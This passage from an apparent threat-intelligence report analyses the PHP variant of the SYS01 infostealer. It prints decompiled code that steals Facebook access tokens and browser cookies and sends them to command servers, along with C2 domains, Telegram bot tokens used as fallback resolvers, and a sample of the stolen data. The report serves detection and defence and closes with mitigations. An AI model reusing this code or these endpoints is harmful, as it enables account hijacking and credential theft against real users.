                                    $jcontent = json_decode($content);
                                    if ($jcontent && $jcontent->paging && $jcontent->paging->next) {
                                        $continueToLoadNextPage = true;
                                        $url = $jcontent->paging->next;
                                    }
                                }
                            } catch (Exception $e) {
                                continue;
                            }
                        }
                    }
                    $rs = Request::post("https://www.facebook.com/api/graphql", $data, $tmpHeader1,
[CURLLOPT_POSTFIELDS => http_build_query($data)]);
                    if ($rs) {
                        $responseJSON = json_decode($rs);
                        if (isset($responseJSON->data->business->bizKitSettingsConfig)) {
                            $tk = $responseJSON->data->business->bizKitSettingsConfig->apiAccessToken;
                            if ($tk) {
                                return $tk;
                            }
                        }
                    }
                }
            }
        }
    } catch (Exception $e) {
        return NULL;
    }
}
```

Figure 65. Extraction of API Access token and sending it to the C2 server

GETCKIG()

The script also checks if getckig() is set to 1. If so, it calls the function getCKIG and passes on the domain of the Facebook cookie for \$strCK and the user-agent of the current browser that is being checked. This function will also send the collected information to its Command and Control (C2) server using the tag "d".

```
if ($taskInfo -getckig == 1) {
    $cIG = $this->getCKIG($strCK, $userAgent);
    if ($cIG && count($cIG)) {
        $dataToPost = ["key" => "ig_ck", "m" => $machineId, "uid" => $uid, "d" => $cIG, "f" => "SYS01", "pn" => $profileName, "pp" =>
        $profile, "v" => $config["version"], "b" => $browser, "bversion" => $lastVersion, "ua" => $userAgent, "uname" => $uname];
        try {
            Helper::sendGCM($dataToPost, 1);
            sleep(1);
        } catch (Exception $e) {
        }
        try {
            Helper::sendEndPoint($dataToPost);
        } catch (Exception $e) {
        }
    }
}
```

Figure 66. Parameter "d" in the POST request holding the results of getCKIG() and getckIP()

Inside the function getCKig(), it first forms a request header with the user-agent and the cookie. It then sends a GET request to get permissions for multiple attributes in the Facebook account and eventually get a DTSG token through the regex:

```
/DTSG[^\"]+Data\" [^\"]+\\"token\": \" ([^\"]+) /mi
```

```
private function getCKig($cookieStr, $ua)
{
    $url = "https://www.facebook.com/dialog/oauth?client_id=124024574287414&redirect_uri=fbconnect://success&scope=email,publish_actions,publish_pages,user_about_me,user_actions.books,
user_actions.music,user_actions.news,user_actions.video,user_activities,user_birthday,user_education_history,user_events,user_games_activity,user_groups,user_hometown,
user_interests,user_likes,user_location,user_notes,user_photos,user_questions,user_relationship_details,user_relationships,user_religion_politics,user_status,user_subscriptions,
user_videos,user_website,user_work_history,fb_friends_about_me,fb_friends_actions.books,fb_friends_actions.music,fb_friends_actions.news,fb_friends_actions.video,fb_friends_activities,
fb_friends_birthday,fb_friends_education_history,fb_friends_events,fb_friends_games_activity,fb_friends_groups,fb_friends_hometown,fb_friends_interests,fb_friends_likes,fb_friends_location,fb_friends_notes,
fb_friends_photos,fb_friends_questions,fb_friends_relationship_details,fb_friends_relationships,fb_friends_religion_politics,fb_friends_status,fb_friends_subscriptions,fb_friends_videos,fb_friends_website,
fb_friends_work_history,ads_management,create_event,create_note,export_stream,fb_friends_online_presence,manage_friendlists,manage_notifications,manage_pages,photo_upload,publish_stream,
read_friendlists,read_insights,read_mailbox,read_page_mailboxes,read_requests,read_stream,rvsp_event,share_item,sms,status_update,user_online_presence,video_upload,xmpp_login&
response_type=token";
    $baseHeader = ["accept" => "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language" => "en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;
q=0.4", "connection" => "keep-alive", "upgrade-insecure-requests" => "1", "cache-control" => "max-age=0", "user-agent" => $ua, "cookie" => $cookieStr];
    $response = Request::get($url, $baseHeader);
    preg_match_all("/DTSG[^\"]+Data\" [^\"]+\\"token\": \" ([^\"]+) /mi", $response, $matches, PREG_SET_ORDER, 0);
    if ($matches && $matches[0] && $matches[0][1]) {
        $dtsg = $matches[0][1];
        $newHeader = ["accept" => "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language" => "en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;
q=0.4", "connection" => "keep-alive", "upgrade-insecure-requests" => "1", "cache-control" => "max-age=0", "user-agent" => $ua, "cookie" => $cookieStr, "sec-fetch-dest" => "empty",
"sec-fetch-mode" => "cors", "sec-fetch-site" => "same-origin", "authority" => "www.facebook.com", "content-type" => "application/x-www-form-urlencoded", "dnt" => "1", "origin" => "https://
www.facebook.com", "referer" => $url];
        sleep(1);
    }
}
```

Figure 67. Extracting the DTSG token

The function creates an OAuth flow for authorization of the Instagram application using the client ID "124024574287414". Then, another header is constructed to obtain the token with prefix EAAB on the response through the regex:

```
/access_token=(EAAB[^\"]+)\\"/mi
```

```
$data = ["fb_dtsg" => $dtsg, "app_id" => "124024574287414", "redirect_uri" => "fbconnect://success", "display" => "page", "access_token" => "", "from_post" => "1",
"return_format" => "access_token", "domain" => "", "sso_device" => "ins", "CONFIRM" => "1"];
$sms = Request::post("https://www.facebook.com/v1.0/dialog/oauth/confirm", $data, $tmpHeader1, [CURLOPT_POSTFIELDS => http_build_query($data)]);
if ($sms) {
    preg_match_all("/access_token=(EAAB[^\"]+)\\"/mi", $sms, $matchesAc, PREG_SET_ORDER, 0);
    if ($matchesAc && $matchesAc[0] && $matchesAc[0][1]) {
        $tokenTmp = $matchesAc[0][1];
        $tokenTmp = explode("&", $tokenTmp);
        if ($tokenTmp && $tokenTmp[0]) {
            $tokenTmp = $tokenTmp[0];
            sleep(1);
            $sms = Request::post("https://touch.facebook.com/auth/token?next=/4", ["access_token" => $tokenTmp, ["user-agent" => "curl/7.58.0", "content-type" => "application/
x-www-form-urlencoded"], [CURLOPT_POSTFIELDS => http_build_query(["access_token" => $tokenTmp]), CURLOPT_HEADER => 1]);
            preg_match_all("/Set-Cookie:\\" ([^\"]+) /mi", $sms, $matchesCK);
            $cookies = [];
            foreach ($matchesCK[1] as $item) {
                parse_str($item, $cookie);
                $cookies = array_merge($cookies, $cookie);
            }
            return $cookies;
        }
    }
}
```

Figure 68. Extracting the EAAB token and array of cookies

Another successful extraction of the token will be placed into the final POST request to obtain an array of cookies to be returned and sent over to the C2.

Regex used to obtain the cookies:

```
/^Set-Cookie:\\s*([^;]*)/mi
```

Lastly, the script will also check if getCkIP and getCkIP2 function is set to 1. This script will also send the collected information to its Command and Control (C2) server using the tag similar from getCKIG function.

```
if ($taskInfo.getckIP == 1) {
    $ckIP = $this->getckIP($strCK, $userAgent, $uid);
    if ($ckIP) {
        $dataToPost = ["key" => "ip_ck2", "m" => $machineId, "uid" => $uid, "d" => $ckIP, "f" => "SYS01", "pn" => $profileName, "pp" =>
        $profile, "v" => $config["version"], "b" => $browser, "bversion" => $lastVersion, "ua" => $userAgent, "uname" => $uname];
        try {
            Helper::sendToEndPoint($dataToPost);
        } catch (Exception $e) {
        }
    }
}
if ($taskInfo.getckIP2 == 1) {
    $ckIP = $this->getckIP2($strCK, $userAgent);
    if ($ckIP) {
        $dataToPost = ["key" => "ip_ck2", "m" => $machineId, "uid" => $uid, "d" => $ckIP, "f" => "SYS01", "pn" => $profileName, "pp" =>
        $profile, "v" => $config["version"], "b" => $browser, "bversion" => $lastVersion, "ua" => $userAgent, "uname" => $uname];
        try {
            Helper::sendToEndPoint($dataToPost);
        } catch (Exception $e) {
        }
    }
}
```

Figure 69. Checking of flag for getckIP() and getckIP2()

GETCKIP()

When comparing the primary routines of getckIP() and getckIP2(), both functions initiate the process by sending an initial request to Meta Portal's Graph API to gather essential data. They utilize the identical access token associated with Meta Portal:

1348564698517390|007c0a9101b9e1c8ffab72766680

```
private function getCkIP($cookieStr, $ua, $uid)
{
    try {
        $response = Request::get("https://graph.facebook.com/v2.6/device/login?
        access_token=1348564698517390|007c0a9101b9e1c8ffab727666805038&method=post&
        scope=public_profile", ["accept: text/html,application/xhtml+xml,
        application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language: en-US,en;
        q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection:
        keep-alive", "upgrade-insecure-requests: 1", "Cache-Control: max-age=0",
        "user-agent: " . $ua, "cookie: " . $cookieStr]);
    }
}
private function getCkIP2($cookieStr, $ua)
{
    $response = Request::get("https://b-graph.facebook.com/v2.6/device/login?
    access_token=1348564698517390|007c0a9101b9e1c8ffab727666805038&method=post&
    scope=public_profile&pretty=0", ["accept: /*/*", "accept-language: en-US,en;
    q=0.9", "authority: www.facebook.com", "cookie: " . $cookieStr, "origin:
    https://www.facebook.com", "referer: https://www.facebook.com/device",
    "sec-ch-prefers-color-scheme: light", "sec-ch-ua-mobile: ?0",
    "sec-fetch-dest: empty", "sec-fetch-mode: cors", "sec-fetch-site:
    same-origin", "user-agent: " . $ua]);
}
```

Figure 70. Facebook's Graph API request using Access Token of Meta Portal

After that, both functions will send a GET request to "mbasic.facebook.com" to obtain HTML content. Uses regular expressions to extract the **fb_dtsg** and **jazoest** values from the response. The getCKIP2() will only retrieve the value of **fb_dtsg**.

```

$firstRequest = Request::get("https://mbasic.facebook.com/device",
["accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language: en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection: keep-alive",
"upgrade-insecure-requests: 1", "Cache-Control: max-age=0",
"user-agent: " . $ua, "cookie: " . $cookieStr, "sec-fetch-dest: empty",
"sec-fetch-mode: cors", "sec-fetch-site: same-origin", "dnt: 1",
"origin: https://mbasic.facebook.com"]);
preg_match_all("/name=\\\\"fb_dtsg\\\\" value=\\\\"(.*)\\\\"/mi",
$firstRequest, $matches, PREG_SET_ORDER, 0);
preg_match_all("/name=\\\\"jazoest\\\\" value=\\\\"(.*)\\\\"/mi",
$firstRequest, $matchesJazoest, PREG_SET_ORDER, 0);

$firstRequest = Request::get("https://mbasic.facebook.com", ["accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8", "accept-language: en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6
ru;q=0.5,ar;q=0.4", "connection: keep-alive",
"upgrade-insecure-requests: 1", "Cache-Control: max-age=0",
"user-agent: " . $ua, "cookie: " . $cookieStr, "sec-fetch-dest: empty",
"sec-fetch-mode: cors", "sec-fetch-site: same-origin", "dnt: 1",
"origin: https://mbasic.facebook.com"]);
preg_match_all("/name=\\\\"fb_dtsg\\\\" value=\\\\"(.*)\\\\"/mi",

```

Figure 71. GET request to 'mbasic.facebook.com' to retrieve the values of 'fb_dtsg' and 'jazoest'

The goal of both functions is to retrieve the value of the generated "access_token" from the two different request. An access token is an opaque string that identifies a user, app, or Page and can be used by the app to make graph API calls. In getCKIP(), it extracts the access token from the response JSON. On the other hand, getCKIP2() will extract the access token using the following regular expression:

`"/\"access_token\": \"(.*)\"/i"`

| | |
|--|--|
| <pre> sleep(2); \$eaqContent = Request::get("https://graph.fb.me/v2.6/ device/login_status?pretty=0&code=" . \$code . "& method=post&access_token=1348564698517390 007c0a9101b9e1c8ffab727666805038", ["accept: text/html, application/xhtml+xml,application/xml;q=0.9,image/webp, */*;q=0.8", "accept-language: en-US,en;q=0.9,vi;q=0.8, zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection: keep-alive", "upgrade-insecure-requests: 1", "Cache-Control: max-age=0", "user-agent: " . \$ua, "cookie: " . \$cookieStr]); \$accessTokenEAAQ = NULL; if (\$eaqContent) { \$eaqContent = json_decode(\$eaqContent); } if (\$eaqContent && \$eaqContent->access_token) { \$accessTokenEAAQ = \$eaqContent->access_token; } if (\$accessTokenEAAQ) { sleep(1); } </pre> | <pre> sleep(2); \$rs3 = Request::post("https://www.facebook.com/ v2.0/dialog/oauth/confirm", \$dArray2, ["accept: */*", "accept-language: en-US,en;q=0.9", "authority: www.facebook.com", "content-type: application/x-www-form-urlencoded", "cookie: " . \$cookieStr, "origin: https:// www.facebook.com", "referer: https:// www.facebook.com/device", "sec-ch-prefers-color-scheme: light", "sec-ch-ua-mobile: ?0", "sec-fetch-dest: empty", "sec-fetch-mode: cors", "sec-fetch-site: same-origin", "user-agent: " . \$ua], [CURLOPT_POSTFIELDS => \$data]); preg_match_all("/\"access_token\": \"(.*)\"/i", \$rs3, \$matches3, PREG_SET_ORDER, 0); if (\$matches3 && \$matches3[0] && \$matches3[0][1]) { \$accessTokenEAAQ = \$matches3[0][1]; sleep(1); } </pre> |
|--|--|

Figure 72. Comparison of HTTP request in retrieving the value of Access Token



After confirming the availability of an access token, both functions initiate a request to the Facebook Graph API to establish a session for the respective application. This process involves utilizing the provided access token to authenticate and generate session data. It then extracts and processes the resulting data, including checking for an additional access token and fetching login approval keys. Finally, it attempts to decode and store this data in the \$rData variable under the appropriate keys.

```
if ($accessTokenEAAQ) {
    sleep(1);
    $x3 = Request::get("https://b-graph.facebook.com/auth/create_session_for_app?
method=post&new_app_id=1348564698517390&generate_session_cookies=1&pretty=0&
access_token=" . $accessTokenEAAQ, ["accept: text/html,application/xhtml+xml,
application/xml;q=0.9,image/webp,*/*;q=0.8", "accept-language: en-US,en;q=0.9,
vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection: keep-alive",
"upgrade-insecure-requests: 1", "Cache-Control: max-age=0", "user-agent: " .
$ua, "cookie: " . $cookieStr]);
    $rData = NULL;
    if ($x3) {
        try {
            $j = json_decode($x3, true);
            $rData = ["d" => $j];
            if ($j && $j["access_token"]) {
                sleep(1);
                $token = $j["access_token"];
                $tfa = Request::get("https://graph.facebook.com/me/
loginapprovalskeys?method=post&access_token=" . $token, ["accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
/*/*;q=0.8", "accept-language: en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,
zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection: keep-alive",
"upgrade-insecure-requests: 1", "Cache-Control: max-age=0",
"user-agent: " . $ua, "cookie: " . $cookieStr]);
                try {
                    if ($tfa) {
                        $rData["f"] = json_decode($tfa, true);
                    }
                } catch (Exception $e) {
                }
            }
        } catch (Exception $e) {
        }
    }
}
return $rData;
```

Figure 73. Establishing a session for the application and extracting the results

Exfiltration

T1041 - EXFILTRATION OVER C2 CHANNEL

Once the data extraction is complete, the malware checks if the “**sendD**” flag is set to true. If activated, it compiles the collected information into a structured format and transmits it to the C2 server. The data sent includes:

| Tag | Task |
|-----------------|---|
| m | Machine ID |
| uid | user ID from Facebook configuration. |
| d | Array list containing victim's cookies. |
| i | Browser Preferences (Chromium Browser only). |
| h | ? |
| p | Array that contains the login data. It reads login information from a SQLite database file and decrypts the passwords (if they are encrypted) before storing the login data in the array. |
| f | Sys01 Version |
| pp | Browser Profile Name |
| pp | Browser Profile Location |
| v | Sys01 Version |
| b | Browser Type |
| bversion | Browser Version |
| ua | User-agent |
| uname | Machine username |



```
Array
(
  [key] => get_ck_all
  [m] => [REDACTED]
  [uid] =>
  [d] => Array
    (
      [0] => Array
        (
          [domain] => .google.com
          [name] => [REDACTED]
          [path] => /
          [expired_time] => 13342506203331592
          [secure] => 1
          [httpOnly] =>
          [sameSite] =>
        )
      )
    )
  [i] =>
  [h] =>
  [p] => Array
    (
      )
  [f] => SYS01
  [pn] => Person 1
  [pp] => C:\Users\[REDACTED]\AppData\Local\Google\Chrome\User Data\Default
  [v] => 2.6.2
  [b] => Google\Chrome
  [bversion] => 75.0.0.0
  [ua] => Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/75.0.0.0 Safari/537.36
  [uname] => Windows%2525252B[REDACTED]%2525252B[REDACTED]
  %2525252B6.1%2525252Bbuild%2525252B7601%2525252B%25252528Windows%2525252B7%25
  2525252BUltimate%2525252BEdition%2525252BService%2525252BPack%2525252B1%252525252
  9%2525252BAMD64
)
Done Send D
Done check resource
```

Figure 74. Sample of stolen browser information transmitted to the C2 server



Command and Control

T1071.001 - APPLICATION LAYER PROTOCOL: WEB PROTOCOLS

The PHP script within the SYS01 malware framework initiates communication with the Command and Control (C&C) server by sending the victim's identification data. This process involves transmitting specific requests that uniquely identify the compromised machine and provide contextual information about its status. Here's an outline of how a sample response from the C&C server when the "f" parameter is set to 0:

```
C:\Users\FlareVM\Downloads\Awesome_Themes\MahStatic~
λ php.exe index.php
https://birsarke.top ...

https://birsarke.top/api/rss
661784a9a042c_698190
https://birsarke.top/api/rss?a=http&dev=1&v=2.6.2&machine_id=661784a9a042c_&from=SYS01&tag=awesomethemes3&uname=&f=0
https://birsarke.top/api/rss?a=http&dev=1&v=2.6.2&machine_id=661784a9a042c_&from=SYS01&tag=awesomethemes3&uname=&f=0
=0
https://birsarke.top/api/rss?a=http&dev=1&v=2.6.2&machine_id=661784a9a042c_&from=SYS01&tag=awesomethemes3&uname=&f=0
https://birsarke.top/api/rss?a=http&dev=1&v=2.6.2&machine_id=661784a9a042c_&from=SYS01&tag=awesomethemes3&uname=&f=0
https://birsarke.top/api/rss?a=http&dev=1&v=2.6.2&machine_id=661784a9a042c_&from=SYS01&tag=awesomethemes3&uname=&f=0
stdClass Object
(
    [data] => Array
        (
        )
    [slog] => 0
    [keep_log] => 1
    [ip] => 
```

Figure 75. Example of the request sent to the C2 server containing the victim's identification

T1008 - FALLBACK CHANNELS

In the latest iterations of SYS01 malware, there has been a significant enhancement in how the malware retrieves its Command and Control (C2) server information. Initially, SYS01 sourced its C2 details directly from its configuration. The new approach includes dynamically fetching additional C2 server addresses from a file named "factory.data", enhancing the malware's adaptability against countermeasures.

```
ini_set("display_errors", 1);
error_reporting(32767);
set_time_limit(600);
$version = "2.6.2";
$backgroundApp = "php.exe";
define("FORCE_TASK", 0);
$username = php_uname();
$del = ["https://dashong.top", "https://birsarke.top", "https://ostinatu.top"];
shuffle($del);
$config = ["version" => $version, "b" => "SYS01", "tmpData" => sys_get_temp_dir() . "\\tmp", "url_endpoint" => $del];
if (file_exists("factory.data")) {
    $expDomain = file_get_contents("factory.data");
    if (!empty($expDomain)) {
        $config["url_endpoint"][] = $expDomain;
    }
}
ini_set("display_errors", 0);
error_reporting(32767);
set_time_limit(600);
$version = "2.5.23";
define("FORCE_TASK", 0);
$username = php_uname();
$config = ["version" => $version, "b" => "SYS01", "tmpData" => sys_get_temp_dir() . "\\tmp", "url_endpoint" => ["https://camtamisa.top", "https://halota.top"]];
$endpoints = $config["url_endpoint"];
shuffle($endpoints);
define("URL_ENDPOINT", $endpoints[0] . "/api/rss");
$machineid = NULL;

# factory.data x
C:\Users\IEUser> AppData\Local\NutCelar> # factory.data
1 https://dashong.top
```

Figure 76. SYS01 configuration

The malware processes a list of C2 servers using the `ping()` function, which checks each server's availability by sending an API request that includes the URL path `api/rss/?a=ping`. This ensures that the malware communicates only with active C2 servers.


```

public static function ping($to)
{
    try {
        $curl = curl_init();
        $opts = [CURLOPT_URL => $to . "/api/rss?a=ping", CURLOPT_RETURNTRANSFER => true,
CURLOPT_MAXREDIRS => 10, CURLOPT_TIMEOUT => 2, CURLOPT_HTTP_VERSION =>
CURLOPT_HTTP_VERSION_1_1, CURLOPT_CUSTOMREQUEST => "GET", CURLOPT_SSL_VERIFYPEER => false,
CURLOPT_SSLVERSION => CURLOPT_SSLVERSION_TLSv1_1];
        curl_setopt_array($curl, $opts);
        $response = curl_exec($curl);
        $err = curl_error($curl);
        curl_close($curl);
        if ($err) {
            return false;
        }
        if ($response) {
            $response = json_decode($response);
            if ($response->s == 1) {
                return true;
            }
            return false;
        }
    } catch (Exception $e) {
        return false;
    }
}

```

```

$domain = NULL;
foreach ($config["url_endpoint"] as $urlToPing) {
    mprint($urlToPing . " .." . PHP_EOL);
    $prs = false;
    try {
        $prs = Helper::ping($urlToPing);
    } catch (Exception $e) {
    }
}

```

Browser screenshot: <https://birsarke.top/api/rss?a=ping>

```

{"s":1,"t":"2024-04-15T12:40:46.498Z"}

```

Figure 77. Code used to verify the reachability of the C2 server

If all the primary C2 servers are unreachable, SYS01 employs the **seederInfo()** function to obtain new C2 server seeds from alternative sources, including specific Google Sites and Telegram Bot links. This function serves as a critical backup to recover connectivity with command-and-control infrastructure.

```

public static function seederInfo()
{
    mprint("Seeding domain..." . PHP_EOL);
    $lsSeedLinks = [
        ["t" => "gsite", "u" => "https://sites.google.com/view/squialung"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/bukethansu"],
        ["t" => "gsite", "u" => "https://sites.google.com/view/neutran"],
        ["t" => "tele", "u" => "https://api.telegram.org/bot6904369325:AAEgWsERK453yx82IdI1ubxyda_MY02PD2Y/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/bot6896657719:AAHKm-BQlX-9exZ6_BM-6_cAH5Y_JetPlGU/getMyDescription"],
        ["t" => "tele", "u" => "https://api.telegram.org/bot6642799266:AAHdmiHVeThT2y6I5mT8pTDJw7tvNec2Tnc/getMyDescription"]];
    try {
        foreach ($lsSeedLinks as $lsSeedLink) {
            $rs = NULL;
            try {
                $rs = Request::getIgnoreSSL($lsSeedLink["u"]);
            } catch (Exception $e) {
            }
        }
    }
}

```

```

if ($prs) {
    $domain = $urlToPing;
    if (!$domain) {
        $domain = Helper::seederInfo();
    }
}

```

Figure 78. List of URLs that containing the 'seeds' for constructing the backup C2 server

T1102.001 - WEB SERVICE: DEAD DROP RESOLVER

Google Site

For Google Sites URLs identified with a "gsite" tag, the malware extracts meta description content using the regex pattern

```
"/<meta\s+itemprop=\\"description\\"\\s+content=\\"([\^"]+)\\"/i"
```

```
if ($rs) {
    if ($lsSeedLink["t"] == "gsite") {
        $pattern = "/<meta\s+itemprop=\\"description\\"\\s+
+content=\\"([\^"]+)\\"/i";
        if (preg_match($pattern, $rs, $matches)) {
            $metaDescription = $matches[1];
            if ($metaDescription) {
                $domain = self::validSeeder($metaDescription);
                if ($domain) {
                    return $domain;
                }
            }
        }
    }
}
```




Figure 79. Retrieval of the domain name of the C2 Server in metadata element of Google Site

Telegram Bot

For Telegram links marked with a “tele” tag, the malware retrieves a JSON response and extracts the relevant content, which is the domain name of the C2, from the description field.




Figure 80. Retrieval of the domain name of the C2 Server in the description section of Telegram Bot

| Bot URL | Command Passed | Output | Simplified Output |
|---|----------------|--|--|
| https://api.telegram.org/bot6904369325:AAEgWsERK453yxB2ldf1ubxyda_MY02PD2Y/ | getMe | <code>{"ok":true,"result":{"id":6904369325,"is_bot":true,"first_name":"Shover","username":"shoveroe_bot","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false,"can_connect_to_business":false}}</code> | Username: shoveroe_bot First_Name: Shover Id: 6904369325 |
| https://api.telegram.org/bot6896657719:AAHKm-BQIX-9exZ6_BM-6_cAH5Y_JetPIGU/ | getMe | <code>{"ok":true,"result":{"id":6896657719,"is_bot":true,"first_name":"Necturs","username":"nectursbot","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false,"can_connect_to_business":false}}</code> | Username: nectursbot First_Name: Necturs Id: 6896657719 |
| https://api.telegram.org/bot6642799266:AAHdmiHVeThT2y6l5mT8pTDJw7tvNec2Tnc/ | getMe | <code>{"ok":true,"result":{"id":6642799266,"is_bot":true,"first_name":"Whispera","username":"whisperaiherebot","can_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false,"can_connect_to_business":false}}</code> | Username: whisperaiherebot First_Name: Whispera Id: 6642799266 |

The acquired seeds are processed using the **validSeeder()** function, which inputs these seeds into **parseDomain()**. This function segments the seed data into an array by splitting it with "|" as the delimiter, then modifies each segment by substituting underscores (_) and hyphens (-) with ".com" and ".top", respectively, and appending "https://" to form complete URLs (T1102.001). These URLs are subsequently validated again using the **ping()** function, which tests the availability of each URL by sending a GET request to /api/rss?a=ping.

```
public static function parseDomain($str)
{
    $d = explode("|", $str);
    $g = [];
    foreach ($d as $item) {
        $s = str_replace(["_", "-"], [".com", ".top"], $item);
        if (!empty($s)) {
            $g[] = "https://" . $s;
        }
    }
    return $g;
}

public static function validSeeder($strDomain)
{
    $cdomain = self::parseDomain($strDomain);
    $cdomain = array_values(array_unique($cdomain));
    shuffle($cdomain);
    foreach ($cdomain as $item) {
        try {
            $rsPing = self::ping($item);
            if ($rsPing) {
                return $item;
            }
        } catch (Exception $e) {
        }
    }
    return NULL;
}
```

Figure 81. Code used to parse the 'seeds' into a live C2 server

Mitigations and Recommendations

Reconnaissance and Initial Access

- Educate users about the risks of malvertising and how to recognize suspicious ads. Promote awareness about common tactics used in malvertising, such as adult-themed content click-baits, fake productivity software or PC games, cracked installers, sensational headlines, and unexpected pop-ups.
- Implement content filtering systems that analyze ad content for signs of malware or malicious intent.
- Encourage users to keep their software, browsers, and plugins updated to protect against exploits that malvertisers might use.

Execution and Defense Evasion

- Utilize host-based anti-malware tools to help identify and quarantine specific malware.
- When prevention isn't possible, audit controls are essential to detect potential compromises. Enable system logs on critical systems and workstations, and implement network logging through flow monitoring, network monitoring solutions, or IDS devices on ingress and egress points.
- Enforce binary and application integrity with digital signature verification to prevent untrusted code from executing.

Credential Access and Exfiltration

- Implement multi-factor authentication (MFA) to enhance security beyond just a username and password. Using a physical second factor key that incorporates the target login domain as part of the authentication negotiation protocol will effectively prevent session cookie theft through proxy methods.
- Configure browsers and tasks to regularly delete persistent cookies to reduce the risk of session cookie theft. By minimizing the duration that web cookies are viable, you reduce the impact of stolen cookies and increase the frequency needed for cookie theft attempts, giving defenders more opportunities to detect and respond to such attempts.
- Continuously monitor the Dark Web for any indications of compromised credentials that could potentially pose a threat to your organization's security posture.



Conclusion

The ongoing SYS01 malvertisement campaign poses a threat to a wider audience and shows the importance of being aware of what users do in social media. Since it was first observed in 2022, the SYS01 malware has shifted its delivery method by moving away from adult-themed clickbaits and game-related ads to an approach which targets the general audience like Windows themes and AI-based software tools advertisements. Their new delivery methods such as leveraging Google Sites and other legitimate-sounding domains to deploy payloads underscore how evolving the threat landscape still is.

The emergence of a new PHP variant simply shows how easy it is for threat actors to adapt to new techniques and evade detections. The latest campaigns show a sophisticated attack chain which highlights the construction of the C2 domains, refined data extraction process, and the complexity in accessing Facebook accounts through tokens. Its C2 retrieval process has fallback strategies, which includes dynamically fetching server addresses and alternative seeding from Google Sites and Telegram bots. This alone underscores the evolution in the malware's operational tactics. Moreover, commercial tools such as SmartAssembly and ionCubeLoader were tactically used to enhance the sophistication of the attack and at the same time evade detections while achieving persistence in the infected systems. This approach of SYS01 highlights hijacking Facebook business accounts shows a robust strategy to maximize its reach and impact. Its capability of hijacking Facebook business accounts especially those with significant reach introduces another level of approach in terms of finding ways to amplify its reach but also damages the integrity of affected businesses, which could result to tarnished reputation and financial damage.

Stay vigilant, be aware, inform your end-user community and keep hunting!

